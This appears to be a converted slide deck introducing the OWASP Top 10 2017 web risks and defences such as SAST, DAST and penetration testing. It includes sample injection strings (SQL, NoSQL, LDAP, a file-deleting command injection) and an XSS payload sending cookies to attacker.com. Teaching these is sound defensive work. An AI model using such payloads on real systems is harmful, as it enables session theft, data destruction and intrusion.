# OWASP Top 10 2017

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### **About**

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# Agenda

What is OWASP Top 10 and why should I care

What is in OWASP Top 10

What do I do about it?

### **OWASP - Open Web Application Security Project**

Not-for-profit org supporting the application security community.

Focuses on web applications. There is also OWASP Mobile Top 10, Embedded/IoT/C, DoS etc

It's a list, not a compliance standard


Handpicked entries from the Common Weakness Enumeration (CWE) DB for most critical ones

Sorted by the (estimated) order of occurrence and criticality

Other lists - SANS Top 25, NIST/STIG, JSSEC

### Why do we care

- Web application is the most prevalent attack vector
- Application security testing is in all modern compliance frameworks and regulations
  - o PCI, ISO 27001, NIST, FISMA, FERC/NERC, HIMSS, MISRA





### A1 - Injection flaws

Executing Data as Code


SQL - ' or '1'='1

NoSQL - {"username": "admin", "password": {\$gt: ""}}

Command Injection - "& del c:\\dbms\\\*.\*"

LDAP Injection - "user=\*)(uid=\*))(|(uid=\*"





### A2 - Broken authentication

Credential stuffing - trying from a list of stolen credentials

Brute forcing - trying a random list

Session Fixation - static or predictable session identifier

Use of insufficiently random values







# **A3 - Sensitive Data Exposure**

**Exposing credentials** 

Exposing the session identifiers

User enumeration

Transmitting data in clear text or with weak crypto

Not verifying the certificates and tokens








### A4 - XML External Entities (XXE)

### Data as code



### **A5 - Broken Access Control**

Privilege Escalation

Lateral exploitation

Path Traversal





## **A6 - Security Misconfiguration**

Privileged Interface Exposure

Leftover test and debug code

Unnecessary features installed

Out of date vulnerable software






# A7 - Cross-Site Scripting (XSS)

Reflected XSS - '><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>'


Stored XSS


**DOM XSS** 





### **A8 - Insecure Deserialization**





# A9 - Using Components with Known Vulnerabilities

OpenSSL - Heartbleed

Struts - Equifax anyone?

**Spring Data Commons** 

AngularJS, Django, glibc, Electron



### **A10 - Insufficient Logging and Monitoring**

Audit log - logins, failed logins, high-value transactions

Forward logs to remote systems

Log API calls and set alerting thresholds

Don't log passwords in clear text (Github and Twitter did)



## A11 - Things that fell off

**Cross Site Request Forgery** 

**Click Jacking** 






Insecure URL redirect - a legit trusted site redirect o the evil site

### How do I fix this stuff

Lots of things can go wrong.

How do you find them?

How do you fix them?





### Code

**Developer Education (LMS)** 

Static Application Security Testing (SAST)


### **Deploy**

Dynamic Application Security Testing (DAST)

Realtime Application Security Protection(RASP)

Web Application Firewalls (WAF)

Penetration Testing



### Build

Static Application Security Testing (SAST)

Software Composition Analysis (SCA)

### Test

Integrated Application Security Testing (IAST)

### **Process**

Risk assessment and threat modeling is paramount

Risk = Impact \* Likelihood

Operational Controls in SDLC



# People

Most technology only detects and warns. In limited cases it blocks, but no current technology fixes.

Processes can control poor development practices and bad code deployments

But only people can fix



# Thank you.

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